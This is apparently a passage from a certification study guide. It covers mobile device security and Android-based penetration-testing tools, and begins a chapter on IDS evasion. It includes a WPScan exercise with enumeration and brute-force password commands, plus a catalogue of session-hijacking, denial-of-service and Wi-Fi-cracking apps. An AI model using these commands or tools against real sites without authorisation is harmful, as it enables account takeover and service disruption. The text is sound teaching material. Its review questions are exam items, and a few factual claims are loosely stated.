- Resource and service availability abuse
- Malicious and unintentional data loss
- Attacks on the integrity of data

Before analyzing the security models of these two operating systems, a brief recap of each of these attacks as they relate to mobile devices might be helpful:

Web and Network Attacks These are typically launched by malicious websites or compromised legitimate websites. The attacking website sends malformed network content to the victim's browser, causing the browser to run malicious logic of the attacker's choosing.

Malware Malware can be broken into three high-level categories: traditional computer viruses, computer worms, and Trojan horse programs. Much like traditional systems, malware does plague mobile systems, and in fact there are pieces of malware designed exclusively for mobile devices.

Social Engineering Attacks Social engineering attacks such as phishing attempt to trick the user into disclosing sensitive information. Social engineering attacks can also be used to entice a user to install malware on a mobile device. In many cases social engineering attacks are easier to accomplish on mobile devices largely because of their personal nature and the fact that they are already used to share information on social media and other similar services.

Data Loss Data loss occurs when a device used to store sensitive data is either carried away by a malicious person or is lost. While many of these situations can be mitigated through encryption and remote wipes, the problem is still very serious.

Data Theft This is one of the bigger problems that have emerged with mobile devices because criminals target them for the information they contain. Malware has been observed on mobile devices that steals sensitive information.

Device Security Models

So how have designers built their systems with an eye toward addressing security problems? Several steps have been taken, but overall there has been an attempt to approach the problem of security through five key areas, each addressing a specific problem or need:

- Access control is used to protect devices, which includes passwords, biometrics, and least-privilege technologies, to name a few.
- Digital signing has become part of the application model of most if not all mobile OSs. This feature allows applications to be signed so they can be verified that they originated from a specific author, and they cannot be tampered with without such activities being detected. While digital signing is not required, Android will not allow the installation of apps from unknown sources by default. In iOS, applications from unknown sources cannot be installed at all unless the owner specifically modifies or "jailbreaks" the phone to allow this.
- Encryption is another vital component of the security model of a mobile OS. Encryption is employed on devices to ensure that data is kept safe in the event a device is lost, stolen, or compromised. While not consistently implemented on many mobile devices in the past, this has changed, with Android 6.0 (codename Marshmallow) even requiring storage encryption by default.
- Isolation, which seeks to limit the access an application has, is an important issue addressed in mobile devices. Essentially, this is a form of least privilege for applications, where if you don't need access to sensitive data or processes, you don't get it.

- Permissions-based access control works much as it does on server and desktop operating systems. This feature limits the scope of access of an application by blocking those actions the user may attempt but has not been granted access to.

Google Android OS

First, let's look at the market leader, Android, in our exploration of mobile operating systems.

Android took shape way back in 2003 at the hands of Android Inc., which was acquired by Google in 2005. From the beginning, the OS was designed to be a mobile platform that was not only feature rich, powerful, and mobile but also open source. As designed, Android can be installed on a wide range of hardware, and it supports and integrates with a myriad of advanced software technologies. It was also designed to integrate with external data sources, cloud services, and other technologies as well as to run applications locally. In order to provide these features and do so safely and securely, Google followed the five tenets mentioned earlier. This resulted in security for users, data, applications, the device, and the network around it.



Android is based directly on the Linux kernel and borrows many of its design cues from the OS. While not identical to the Linux OS, it does share a number of design influences that you would notice if you started digging into the OS or tweaking the system.

Android was envisioned and created with a multi-layered security model that allows for the flexibility essential in an open platform, while providing protection for users and applications.

Another goal of the OS is to support developers and make the platform easy to work with and easy to engage security controls. In practice, developers should be able to easily call on the security controls of the system, and if they are experienced developers, they can tweak the controls as needed. Less-experienced developers or those unfamiliar with proper security settings are protected because the system puts default settings in place to ensure that safety and security are maintained.



Some devices, such as those from certain parts of Asia, have been shown to up the security threat by actually having malware preinstalled. Devices by Huawei, for example, were shown to have malware in the form of rootkits on them when they shipped.

But what about the device users themselves? What does Android offer to protect them while they use the system? Just as Android was developed to make it easy on developers to develop and deploy applications, the system was designed with the user in mind. To this end the system was developed with the expectation that attacks would happen, such as

the common malware issue, data theft, and others. It also was designed with the idea that the users themselves might try things that may adversely affect the system. Android was designed to allow the user to work with the system and do everyday tasks but not give them a high level of access Specifically, Android does not let the user have root access to the system without the user deliberately overriding this protection.



If you have an Android device or have read about the operating system, you may have heard the term "rooting the device." In a nutshell, this refers to undertaking a process of gaining root access to a device. Typically, this involves running an application or script that grants root access to the user. Once access is granted, the user can do pretty much whatever they want on the system without restriction. However, one of the downsides of this process is that the device is now exposed to greater danger from external threats as well.

Design of Android

Android, under the hood, is a series of components working together to make the system work. Each component in the system is self-contained and focuses on performing whatever task it was designed to do. Each component focuses on security measures for itself and assumes that every other component is also doing the same. In addition, in a normal installation, only a very small portion of the Android OS ever runs with root access, this being the kernel, and everything else runs with less access and in an application sandbox to further isolate and protect each application.



Sandboxing is a common technique used in application development, and it's very effective at providing security, stability, and isolation. Sandboxing, as the name implies, limits an application or environment's access to a specific portion of the system, essentially creating its own "sandbox" to work in. Sandboxing is not limited to a specific platform or technology; rather, it is a concept encountered in many areas implemented in different ways, in technologies such as Java, Android, and web browsers.

So what are the basic components of the Android OS?

- **Device hardware**—Android runs on a wide range of hardware configurations including smartphones, tablets, and set-top boxes. Keep in mind that this list of hardware is very short and can be extended substantially to include other devices such as smartwatches.
- **Android operating system**—The core operating system is built on top of the Linux kernel. All device resources, like camera functions, GPS data, Bluetooth functions, telephony functions, network connections, and the like are accessed through the operating system.
- **Android application runtime**—Android applications are most often written in the Java programming language and run in the Dalvik virtual machine. In Android 4.4 and

higher, a faster replacement for Dalvik was introduced known as the Android runtime (ART). In Android 5.0 and above, ART completely replaces Dalvik.

- Android applications extend the core Android operating system. There are two primary sources for applications:
  - **Preinstalled applications**—These are applications that come prepackaged with the Android OS. These applications include things like Gmail, Calendar, and others. These do not include the bloatware that comes preinstalled from a vendor such as AT&T or Verizon.
  - **User-installed applications**—Android provides an open development environment supporting any third-party application. Google Play offers users hundreds of thousands of applications.
- Google provides a set of cloud-based services that are available to any compatible Android device. The primary services are these:
  - Google Play is a collection of services that allow users to discover, install, and purchase applications from their Android device or the web. Google Play makes it easy for developers to reach Android users and potential customers. Google Play also provides community review, application license verification, application security scanning, and other security services.
  - Android Updates delivers new capabilities and security updates to Android devices, including updates through the web or over the air (OTA).
  - Application services include frameworks that allow Android applications to use cloud capabilities such as backing up application data and settings and cloud-to-device messaging (C2DM) for push messaging.

In practice Android has proven to be flexible, open, adaptable, portable, and highly stable as well as extremely customizable.



Real World Scenario

An Army of Androids

Because Android is so customizable and is open source, it has seen a huge number of tweaks, much like the Linux operation system it is derived from. These range from tweaks to the OS itself to entirely new versions of the OS.

The Android community of developers and enthusiasts has actually created numerous custom versions of Android that span the range of options. Don't like stock Android because you find it too slow? No worries; wipe your device and install SlimROM, an extremely stripped-down version of Android that's small, fast, and very functional. Want to go with something a little fancier? Try the Android Open Kang Project (AOKP), which looks like standard Android but is customizable. Want something highly configurable?

Try Paranoid Android or CyanogenMod for your needs, or go to a site such as `www.xda-developers.com`, which is a community of Android developers, for help.

These are just a few of the options available. If you want to really tweak and adjust or just do whatever you want in the OS, you can certainly find a version that allows it.

Apple iOS

The second most popular mobile operating system in the market is Apple's iOS, which is present on multiple devices including the iPod, iPad, and iPhone. Much as Android is based on the Linux kernel, iOS is a slimmed-down version of OS X for the Mac. However, while it is based on OS X, which is based on FreeBSD, it is not fully Unix compatible.

Unlike Android, which covers all five core components of system design, iOS covers only four. Specifically, it addresses these areas:

Traditional Access Control iOS provides traditional access control security options, including password configuration options as well as account lockout options.

Application Provenance Just as Android items that are in the Google Play store have been verified and therefore trusted, in iOS it's the same type of deal with apps being created by Apple-approved developers, who have the ability to sign their app before placing it in the store.

Encryption iOS uses hardware-accelerated AES-256 encryption to encrypt all data stored on the device as well as additional encryption for email and other services.

Isolation The iOS operating system isolates each app from every other app on the system, and apps aren't allowed to view or modify each other's data, logic, and the like.

There is something to pay attention to and expand upon in this list, something that is more than it appears, and that is the application provenance issue. Both Android and iOS use this to ensure that apps that are installed by the user come from legitimate sources, meaning approved developers. However, users of Apple devices cannot install non-Apple-approved applications on their phone as Android users can.

But with this in mind, you may have seen an iPhone or two running an app or something else that didn't come from the App Store. So how does this occur? Through a process known as jailbreaking. So what is jailbreaking, and how does it work? Let's talk about this a bit.

First of all, you need to understand that many manufacturers of smartphones, tablets, game consoles, and other systems include digital rights management (DRM) in their products. DRM exists to control the types of software you can run on your device as well as preserve security in some cases. This is where jailbreaking comes in. Jailbreaking is used to get around the restrictions imposed by DRM and let you run whatever you want to run and do whatever you want to do on the device.

From a technical standpoint, jailbreaking is simply applying a set of kernel-level patches to a system that allows the owner of the device to run unsigned applications. This process also grants root access to the device and removes the restrictions associated with having non-root access.

One drawback of this process is a little thing called voiding your warranty. Another drawback is that you are effectively opening the device up with so much access that anything can run without restriction, including malware.

Common Problems with Mobile Devices

So mobile devices are commonplace, and we know that just by opening our eyes and looking around. However, a lot of common problems also occur that could be easy ways for an attacker to cause you harm:

- One of the more common problems with mobile devices is that they quite often do not have passwords set, or else the passwords are incredibly weak. While some devices do offer simple-to-use and effective biometric systems for authentication instead of passwords, they are far from being the norm. Although most devices support passwords, PIN codes, and gesture-based authentication, many people do not use these mechanisms, which means if the device is lost or stolen, their data can be easily accessed.
- Unprotected wireless connections are also a known issue with many devices and seem to be worse on mobile devices. This is more than likely due to owners of these devices being out and about and then finding an open access point and connecting without regard to whether it is protected or not.
- Malware problems seem to be more of an issue with mobile devices than they are with other devices. This is due to owners downloading apps from the Internet with little concern that they may contain malware and not having an antimalware scanner on the device.
- Users neglect to install security software on mobile devices even though such software is readily available from major vendors without restriction and is free. Many owners of these devices may even believe that malware doesn't exist for mobile devices or that they are immune.
- Unmaintained and out-of-date operating system software is a big problem. Similarly to desktop systems, patches and fixes for mobile OS software are also released from time to time. These patches may not get applied for a number of reasons. One of the bigger ones tends to be a provider such as AT&T tweaking stock Android into something that includes their applications and bloatware, not to mention adjustments. When this happens, the patches and updates that Google releases may not work on those tweaked versions. In this case you would have to wait for some update to be made for your device by your provider before you can apply the patch. This process could take months or even a year and in some cases never.
- Much like the OS, there may be software on the device that is not patched and is out of date.
- Internet connections may be on and insecure, which can lead to someone getting on the system in the same ways we discussed in earlier chapters on scanning, enumeration, and system hacking.
- Mobile devices may be rooted or jailbroken, meaning that if that device is connected to your network, it could be an easy way to introduce malware into your environment.

- Fragmentation is common with Android devices. Specifically, this refers to the fact that unlike iOS there are a vast number of versions of the Android OS with different features, interfaces, capabilities, and more. This can lead to support problems for the enterprise due to the amount of variation and inconsistency.

While these are some of the known problems that exist with mobile devices, they don't necessarily represent the current state of threats, and you must do due diligence if you will be managing an environment that allows these devices.

One way to help you get a snapshot of the known problems in the mobile area is to use the Open Web Application Security Project (OWASP). OWASP is an organization that keeps track of various issues such as web application concerns, and it also happens to maintain top 10 lists of various issues including mobile device problems. You may want to check their site, `www.owasp.org`, periodically to learn the latest issues that may be appearing and that you could use in your testing process.

However, there still is one more area that mobile devices have really brought to the forefront that we need to take a look at, and that is bring your own device (BYOD).

Bring Your Own Device/Bring Your Own Problems

BYOD has been a trend over the last several years in the business world and has accelerated in popularity. Simply put, the concept of BYOD is one where employees provide their own equipment in the form of smartphones, laptops, tablets, and other types of electronics. Nowadays when employees bring their own stuff, it is mainly in the form of tablets and smartphones more than laptops and notebooks simply because of how small and powerful they are. These devices are connected to the corporate network and the employees use the devices to do their jobs.

Today, many employees have come to expect that they will be able to use their smartphones and other personal devices such as tablets at work. The problem with this situation is that maintaining a secure environment with equipment that the company does not own and may not even have any management over is tough. While companies have taken steps to define their position on how these devices will be allowed to interact with corporate services, there still are concerns. IT departments by necessity have to be extra vigilant about the security issues that can appear in this environment.

One of the biggest defenses that can be used initially is for IT and security to clearly detail the requirements each device must meet before being used in the corporate environment. For example, a policy may need to be established stating that devices meet certain standards such as patches, antimalware requirements, password requirements, applications allowed and blocked, as well as encryption requirements. In addition, the company should never discount the value of using intrusion detection devices on the network itself to control the activities of these hosts when they appear.

In practice, two things should happen administratively to make sure things get done right. First, a policy should exist that states the responsibilities of the system administrator in relation to their handling of mobile devices. Second, a policy should be created and made aware to the end users so that they understand the responsibility that comes with connecting their personal devices to the network.



Many individuals who have attached their personal smartphones to corporate networks have found out the hard way the cost of doing so. Specifically, there have been a handful of cases where individuals who attached their own personal devices to a company network had their personal phone wiped and all their data and other information lost that was stored on it. Why did this happen? Simply put, a system administrator sent out a remote wipe command to the device and instructed it to wipe itself of all apps and data to keep it from falling in the wrong hands. Or an administrator may have found the device and did not recognize it, so they wiped it in response.

To avoid the heat that comes with the remote wiping of personally owned devices, companies should make employees sign a paper stating they accept the possibility that this may happen.

In order to make BYOD and mobile device integration easier, many enterprises have resorted to management software solutions. These solutions allow for the tracking, monitoring, and management of mobile devices in the same vein as traditional enterprise asset management solutions. Solutions include Microsoft's System Center Mobile Device Manager software and IBM's MaaS360 management technology.

Penetration Testing Mobile Devices

So how do we pen test mobile devices? In many ways the process is similar to what we are already using in a traditional setting but with some minor differences along the way.



Remember that in regard to security, mobiles are so diverse that they are a bit of an unknown quantity. You also need to keep in mind how users of these devices work; they can be extremely mobile and this means data and communications can be flowing in all different directions and ways, unlike in traditional office settings.

So what does the testing process look like when mobile devices start to creep into the picture? Here is a quick overview of how to evaluate these devices.

Footprinting Many of the scanning tools we examined in our footprinting phase can be used to locate and identify a mobile device plugged into a network. A tool like Nmap, for example, can be used to fingerprint an OS under many conditions and return information as to its version and type.

Once you find mobile devices in the environment, make sure to note their information such as MAC address, IP address, version, type, and anything else of value.

Scanning For mobile devices attached to the network you are evaluating, use a piece of software such as Kismet to find out which wireless networks the devices are looking for.

Exploitation Use man-in-the-middle attacks, spoofing, ARP poisoning, and other such mechanisms to attack a device. Use traffic insertion attacks to deliver client-side exploits to vulnerable systems and devices or manipulate captured traffic to exploit back-end servers.

Post Exploitation Inspect sensitive data areas on mobile devices for information such as the Short Message Service (SMS), and browser history databases. Note that forensic tools are available for cell phones that can extract this information as well.

Penetration Testing Using Android

One other option that is possible for you to use in penetration testing is a mobile device. In this section we will look at the tools that can be installed on Android that can enhance our capabilities to run a thorough test.



Since we have covered all the attacks and theories behind these tools in other chapters, we will not give long descriptions of each type of attack again here.

If you wish to try any of these tools, you will need to root your phone and make sure you have backed up your data beforehand.

Networking Tools

- IP Tools by AmazingByte is a collection of tools used to provide information about different properties of the network, including routing information, DNS settings, IP configuration, and more.
- LanDroid by Fidanov Networks is another collection of network information tools much like IP Tools. It's not as complete as IP Tools, but it is still useful and well designed.
- The Network Handbook by Smoothy Education is a set of tools and information that is designed to aid in network troubleshooting, but it can also be helpful for gaining information about a network.
- Fing by Overlook is a set of tools for network analysis that includes the ability to assist in the evaluation of network security, host detection, and some Wi-Fi tools.
- Mobile NM by Gao Feng is a mobile version of the powerful Nmap port and network scanner. The mobile version operates with essentially the same capabilities as the Nmap we explored in other parts of this book.
- Port Scanner by Catch 23 can gain much of the same information as the rest of the tools in this list, but it also includes support for technologies such as 3G and more.
- Network Discovery by Aubort Jean-Baptiste is similar to Fing in many ways but with a different interface.
- Packet Capture by Grey Shirts is much like Wireshark but does not use root permissions to operate.

- Packet Generator by NetScan Tools is one of the few packet crafters available for the Android OS, and it works similarly to regular packet crafters like hping.
- Shark for Root by Elviss Kuštans is essentially a scaled-down version of Wireshark for Android. Unlike some other sniffers, this requires root access on the device to function properly. You must download Shark Reader to examine the captured traffic on the phone or tablet this is run on.
- UPnP Scanner by GeminiApps can scan and detect Universal Plug and Play devices on the network. This means other computers, mobile devices, printers, and other devices can be revealed on the network.
- Intercepter-NG is a network toolkit that has the functionality of several well-known separate tools built in and offers a good and unique alternative over other sniffing tools.
- NetCat for Android by NikedLab is simply a port of the original NetCat for the Android operating system.
- PacketShark from GL Communications is a packet sniffer application. Its features include a friendly capture options interface, filter support, live capture view, and Dropbox upload of captured files.
- SharesFinder by srcguardian is a utility designed to find network shares on the local network segment. It can be useful in locating unsecured or unprotected shares.

Session Hijacking Tools

- DroidSheep by Andreas Koch works as a session hijacker for non-encrypted sites and allows you to save cookies/files/sessions for later analysis. This one is not available on the Google Play store and must be located through a search. The device must be rooted.
- FaceNiff is an app that allows you to sniff and intercept web session profiles over Wi-Fi networks. This tool is also not available on the Google Play store so you will have to search for this one.
- SSLStrip for Android(Root) by NotExists is an app used to target SSL-enabled sessions and use non-SSL-enabled links in order to sniff their contents.

Denial of Service

- Low Orbit Ion Cannon (LOIC) by Rifat Rashid is a tool for network stress-testing a denial-of-service attack against a target application. LOIC performs a denial-of-service (DoS) attack (or when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particular host.
- AnDOSid by Scott Herbert allows security professionals to simulate a DOS attack. AnDOSid launches an HTTP POST flood attack, where the number of HTTP requests becomes so huge that a victim's server has trouble responding to them all.
- Easy Packet Blaster by Hunter Davis is another utility that is simple to use but can very effectively shut down a network host with traffic.

Scanners

- WPScan for Android by Alessio Dalla Piazza is a black-box WordPress vulnerability scanner written in Ruby that attempts to find known security weaknesses within WordPress installations. See Exercise 16.1.
- App Scanner by Trident Inc. is a utility designed to specifically target applications and their potential vulnerabilities.
- CCTV Scanner is an app designed to locate cameras on networks and give information regarding the devices.
- NetCut by Fortiz Tools is used to test the security of firewalls.

EXERCISE 16.1

Using WPScan

In this exercise you will use WPScan to target a site using WordPress in order to discover vulnerabilities that may exist in the installation. To perform this exercise you will need to either have WPScan installed on Android or use Kali Linux.

1. First, enumerate the plugins that are installed in a WordPress installation by using the following command:

   ```
   ruby wpscan.rb --url http(s)://www.yoursiteurl.com --enumerate p
   ```

2. The output this command generates only gives a list of installed plugins. If you want to look for vulnerable plugins, you can use the following command:

   ```
   ruby wpscan.rb --url http(s)://www.yoursiteurl.com --enumerate vp
   ```

   Running this command will output a list of only those themes that expose WordPress to known vulnerabilities. If you look closely at the results, you will see where to get information on the vulnerabilities.

3. Next, you can look for themes that contain known vulnerabilities. To locate the themes and see which ones are vulnerable, use this command:

   ```
   ruby wpscan.rb --url http(s)://www.targetsite.com --enumerate t
   ```

4. To filter the output to only those themes that have vulnerabilities in them, use the following command:

   ```
   ruby wpscan.rb --url http(s)://www.targetsite.com --enumerate vt
   ```

   This command, just like its predecessors, will list only those installed themes that are vulnerable and show what the vulnerability is.

Enumerate Users

WPScan can also identify users who have valid accounts on the system, like so:

```
ruby wpscan.rb --url http(s)://www.targetsite.com --enumerate u
```

Once you have valid users located, you can try some password cracking. You can do this with a brute-force attack until the password is revealed:

```
ruby wpscan.rb --url localhost/wp_site --wordlist password.txt --username admin
```

In practice, WPScan is very useful during a penetration test of WordPress.

SQL Injection Tools

- DroidSQLi is an automated MySQL injection tool for Android. It allows you to test your MySQL-based web application against SQL injection attacks.
- sqlmapchik by Maxim Tsoy is a cross-platform sqlmap GUI for the popular sqlmap tool. It is primarily used on mobile devices.
- SQLite Editor by Weavebytes is a high-quality and very capable tool for evaluating and testing for SQL injections within web applications.

Proxy Tools

- SandroProxy by sandrob is used to send your traffic through a preselected proxy to cover up obfuscating attacks.
- Psiphon is not really a proxy tool but a VPN technology that can be used to protect traffic to and from a mobile device. It can be used to protect only web traffic or it can tunnel all the traffic on a device through the service.

Web Application Testing

- HTTP Injector by Evozi is used to modify requests to and from websites and is helpful at analyzing web applications.
- HTTP Tool by ViBO is designed to allow the tester to execute custom HTTP requests to evaluate how an application responds.
- Burp Suite is simply a port of the same tool from the desktop version.

Log File Readers

- Syslog is used for reading log files on a mobile system.
- ALog reader is another log file reader.

Wi-Fi Tools

- Wifite is an automated wireless cracking tool for Android and the Linux platform. It can crack WEP and WPA as well as WPS-enabled networks.
- AirMon by Maxters is an app for sensing, monitoring, and picking up wireless traffic.
- WifiKill by Mat Development can scan a network and terminate wireless hosts it discovers.

- Wigle Wi-Fi Wardriving from `WiGLE.net` is a port of the same tool for the desktop environment.
- Kismet is available for Android and is a port of the popular Linux tool.

Pentesting Suites

- dSploit Scripts by jkush321 is a suite of tools that can easily map your network, fingerprint live hosts' operating systems and running services, search for known vulnerabilities, crack logon procedures of many TCP protocols, and perform man-in-the-middle attacks such as password sniffing and real-time traffic manipulation. Note that dSploit's developer has merged his effort with zANTI, which is also listed here.
- zANTI is a comprehensive network diagnostics toolkit that enables complex audits and penetration tests at the push of a button. zANTI offers a comprehensive range of fully customizable scans to reveal everything from authentication, backdoor, and brute-force attempts to database, DNS, and protocol-specific attacks, including rogue access points.
- Hackode by Ravi Kumar Purbey is another suite of tools much like zANTI and dSploit in scope and power.

Staying Anonymous

- Orbot is a free proxy app from the Tor Project that empowers other apps to use the Internet more securely. Orbot uses Tor to encrypt your Internet traffic and then hides it by bouncing through a series of computers around the world.
- Orweb from the Guardian Project is a private web browser specifically designed to work with Orbot and is free. It can be a little slow, but it offers a high degree of protection and the most anonymous way to access any website, even if it's normally blocked, monitored, or on the hidden web.
- Incognito is a web browser built for private browsing. It may not be as secure and private as Orweb, but it is still a great option to have available.

Countermeasures

Similar to securing desktops, servers, networks, and other equipment, you can take some basic steps to make mobile devices more resistant to attacks. What's included here is some basic guidance but not a comprehensive list of all that can be done:

- Setting passwords on all mobile devices is a requirement for all devices that will be attached to a corporate network and/or store sensitive data. It is worth noting that enabling certain features such as encryption will require the setting of a password before they will work.
- Strong passwords are recommended on all devices. This step is of particular importance because many mobile devices allow you to use methods to unlock the device

other than passwords. Many devices allow you to set PIN codes, gestures, and regular alphanumeric passwords.

- Install antimalware applications to thwart the spread and infection of malware. Ideally, the antimalware application should scan not only the device but also newly installed applications and email for maximum effect.
- Use encryption on all devices wherever possible to protect both internal storage and SD cards. This is an essential part of protecting data on a device in the event that it is lost or stolen. Note that some older devices and older operating systems do not support encryption.
- Ensure that your device is always current with the latest software updates. This can be problematic because devices that are subsidized by wireless companies such as AT&T do not always get the latest updates until long after they are released. Such is the case with subsidized devices that run Android; Google will release updates to the system, but providers may not release them to their users for up to a year or more.
- Avoid installing applications from unknown sources. Not all apps that can be installed on a device must come from Google or Apple; many can be downloaded from various websites. While many of these applications are legitimate, others may contain malware or cause other issues.
- Back up the device regularly. Do we really need to say more on this topic?
- Avoid rooting or jailbreaking a device. While it may seem attractive to get more power and control over a device, doing so introduces security risks.
- Enable remote wipes if possible. This feature, if available, should be enabled on devices that contain sensitive data and are susceptible to being lost or stolen.
- Verify applications before downloading. Some apps could be harmful to your mobile device, either by carrying malware or by directing you to a malicious website that may collect your sensitive information.

Summary

Mobile devices have taken the world by storm and have seen incredibly rapid growth and adoption over the last several years. Along with this growth have come a number of security issues to plague mobile devices. The ability to have a small and powerful device that is Internet connected and allows communication from anywhere at any time is alluring as well as a problem for companies.

With the average person today possessing at least three mobile devices and using those devices for both personal and work purposes, the devices pose a problem for the workplace. With the rise of BYOD policies at many workplaces, users now attach to a network not only because they want to but also because they have to in order to work.

Operating systems such as Google's Android and the second-place Apple iOS are in many ways similar to but also different from traditional systems, presenting a security

challenge. The vast number of devices has led to a host of problems, including mixing of multiple versions of the same OS and countless numbers of devices each having unique characteristics.

As a penetration tester you will need to familiarize yourself with the similarities and differences of the myriad of devices that exist. Pen testing these devices will require a combination of methods learned over previous chapters as well as the adoption of new tools and techniques to properly test the systems.

Exam Essentials

Know the challenges posed by mobile devices. Mobile devices represent a shift from laptops and desktop PCs to highly compact tablets and smartphones. While very powerful and portable, they present a huge potential for security holes within an organization.

Know the basics of protecting mobile data. Data on mobile devices is much more vulnerable than data in a fixed location. The risk that data may be compromised on a lost or stolen device is quite high and thus requires extra protection.

Understand the challenges of keeping Android devices up to date. Android devices come in many different versions and flavors by vendor and device. Since there are so many versions, patches and other updates may not be available as quickly as needed on many devices.

Review Questions

1. What is the benefit of encryption on mobile devices?
   - **A.** Protection against stolen devices
   - **B.** Protection of data on lost or stolen devices
   - **C.** Prevention of malware
   - **D.** Protection of data being sent to websites
2. Jailbreaking a phone refers to what?
   - **A.** Removing DRM from the system
   - **B.** Removing a device from a network
   - **C.** Acquiring root access on a device
   - **D.** Removing ransomware from a system
3. What does rooting a device do?
   - **A.** Removes updates from a system
   - **B.** Removes access to a user
   - **C.** Provides root-level access to a user on a system
   - **D.** Increases security on a device
4. Android is based on which operating system?
   - **A.** Windows
   - **B.** OS X
   - **C.** Unix
   - **D.** Linux
5. iOS is based on which operating system?
   - **A.** Windows
   - **B.** OS X
   - **C.** Unix
   - **D.** Linux
6. What could a company do to protect itself from a loss of data when a phone is stolen? (Choose all that apply.)
   - **A.** Passwords
   - **B.** Patching
   - **C.** Encryption
   - **D.** Remote wipe

7. A utility for auditing WordPress from Android is _____.
   - **A.** DroidSheep
   - **B.** Firesheep
   - **C.** WPScan
   - **D.** Nmap

8. What utility could be used to avoid sniffing of traffic?
   - **A.** SandroProxy
   - **B.** Proxify
   - **C.** Psiphon
   - **D.** Shark

9. Jennifer has captured the following URL: `www.snaz22enu.com/&w25/session=22525`. She realizes that she can perform a session hijack. Which utility would she use?
   - **A.** Shark
   - **B.** DroidSheep
   - **C.** Airmon
   - **D.** Droid

10. Jennifer is concerned about her scans being tracked back to her tablet. What could she use to hide the source of the scans?
    - **A.** Sniffing
    - **B.** SandroProxy
    - **C.** FaceNiff
    - **D.** Blind scanning

11. What option would you use to install software that's not from the Google Play store?
    - **A.** Install from unknown sources.
    - **B.** Install unsigned sources.
    - **C.** Install from unknown locations.
    - **D.** Install from unsigned services.

12. Which technology can provide protection against session hijacking?
    - **A.** IPsec
    - **B.** UDP
    - **C.** TCP
    - **D.** IDS

13. When a device is rooted, what is the effect on security?
    - **A.** Improved
    - **B.** Lowered

C. Stays the same

D. Hardened

14. Session hijacking can be thwarted with which of the following?

A. SandroProxy

B. DroidSheep

C. FaceNiff

D. Psiphon

15. A denial of service application for Android is _____.

A. Blaster

B. LOIC

C. Evil

D. Pryfi

16. A man-in-the-browser attack delivered by a piece of malware can be prevented by which of the following?

A. Anti-virus

B. Anti-spyware

C. Using Firefox

D. Rooting a device

17. An attack that can be performed using FaceNiff is _____.

A. Infecting the client system

B. Infecting the server system

C. Inserting oneself into an active session

D. Inserting oneself into a web application

18. Remote wipes do what? (Choose two.)

A. Wipe all data off a device.

B. Remove sensitive information such as contacts from a remote system.

C. Factory reset a device.

D. Insert cookies and devices.

19. A session hijack can be used against a mobile device using all of the following except?

A. Emails

B. Browsers

C. Worms

D. Cookies

20. NetCut is used to do what? (Choose two.)

A. Test firewalls.

B. Craft packets.

C. Take over a session.

D. Scan a network.

Chapter

17



Evasion

CEH EXAM OBJECTIVES COVERED IN THIS CHAPTER:

✓ **III. Security**

- P. Vulnerabilities

✓ **IV. Tools/Systems/Programs**

- Q. Log analysis tools
- S. Exploitation tools



At this point in this book you have seen quite a number of ways to break into a computer system, network, or organization. The problem is that although a lot of these attacks are effective at getting information and other items from a target, they can be detected or thwarted. Today's networks and environments employ a range of defensive and detective measures designed to deal with such attacks.

Corporations now employ many defensive measures, each with its own way of putting a stop to your attack. Intrusion detection systems (IDSs), intrusion prevention systems (IPSs), firewalls, honeypots, and other such defenses are potent obstacles to your activities. Although these devices are formidable, they are not insurmountable, so you need to first learn how they work and then see what you can do to overcome the obstacles or just get around them altogether. This chapter focuses on these systems and how to deal with them.

Honeypots, IDSs, and Firewalls

Before we delve into the various evasion techniques you can use to get around a defender's defensive and detective mechanisms, you must learn how they work. We'll look at each of these systems and show what they are designed to defend against and how they detect or stop an attack.

The Role of Intrusion Detection Systems

An intrusion detection system (IDS) is an application or device used to gather and analyze information that passes across a network or host. An IDS is designed to analyze, identify, and report on any violations or misuse of a network or host.

Let's take a close look at how an IDS works. An IDS is used to monitor and protect networks by detecting malicious activity and reporting it to a group or contact such as a network administrator. Once activities of this type are detected, an administrator is alerted.

Here are some things to keep in mind as we go forward. An IDS:

- Is designed to detect malicious or nonstandard behavior
- Gathers information from within a network to detect violations of security policy
- Reports violations and deviations to an administrator or system owner



A network IDS (NIDS) is a packet sniffer at its very core. The difference between a packet sniffer and an NIDS is that an NIDS includes a rules engine, which compares traffic against a set of rules that determine the difference between legitimate and malicious traffic and activities.

The Four Types of Intrusion Detection Systems

In practice there are four types of IDSs, each offering unique capabilities that the others do not. We'll first discuss the types available and where each fits in; then we'll delve deeper into each.

- The first type, and one of the most common, is the NIDS. The NIDS is designed to inspect every packet traversing the network for the presence of malicious or damaging behavior and, when malicious activity is detected, throw an alert. The NIDS is able to monitor traffic from the router to the host itself. Much like a packet sniffer, an NIDS operates similarly to a network card in promiscuous mode. In practice this type of IDS can take the form of a dedicated computer or the more common black-box design (which is a dedicated device).
- The next major kind of IDS is the host-based intrusion detection system (HIDS), which is installed on a server or computer. An HIDS is responsible for monitoring activities on a system. It is adept at detecting misuse of a system, including insider abuses. Its location on a host puts the HIDS in close proximity to the activities that occur on a host as well as in a perfect position to deal with threats on that host. HIDSs are commonly available on the Windows platform but are found on Linux and Unix systems as well.
- Log file monitors (LFMs) monitor log files created by network services. The LFM IDS searches through the logs and identifies malicious events. Like NIDSs, these systems look for patterns in the log files that suggest an intrusion. A typical example would be parsers for HTTP server log files that look for intruders who try well-known security holes, such as the phf attack. An example of a log file monitoring program is swatch.
- File integrity-checking mechanisms, such as Tripwire, check for Trojan horses or files that have otherwise been modified, indicating an intruder has already been there.



Another form of protective mechanism is known as a system integrity verifier (also known as a file integrity checker), which looks for changes to files that may be suggestive of an intruder. They may also monitor other objects such as the registry.

The Inner Workings of an IDS

The main purpose of an IDS is to detect and alert an administrator about an attack. The administrator can then determine, based on the information received from the IDS, what action to take.

An IDS functions in the following way:

1. The IDS monitors network activity for anomalies—that is, signatures, custom rules, or behaviors that may indicate an attack, reconnaissance attempt, or other malicious behavior. If the activity detected matches signatures that the IDS has on record or a known attack, the IDS reports the activity to an administrator, who will then decide what to do. Based on the configuration in place on the IDS, the system can also take additional actions, such as sending text messages, paging someone, or sending an email.
2. If the packet passes the anomaly stage, then stateful protocol analysis is done.

IDS Detection Methods

So what mechanisms allow an IDS to determine what is an attack and what is not? What works with the rule engine? One of three methods will be used: signature, anomaly, or protocol detection.

Signature Detection

The first form of detection or recognition is based on a signature; this method is also sometimes called misuse detection. The system compares traffic to known models, and when matches are found it reports the attack.

- Pattern matching is the most basic form of detecting and is used in many systems. The process relies on the comparison of known patterns against captured traffic. These models may be looking for changes or patterns in the TCP flags on traffic.
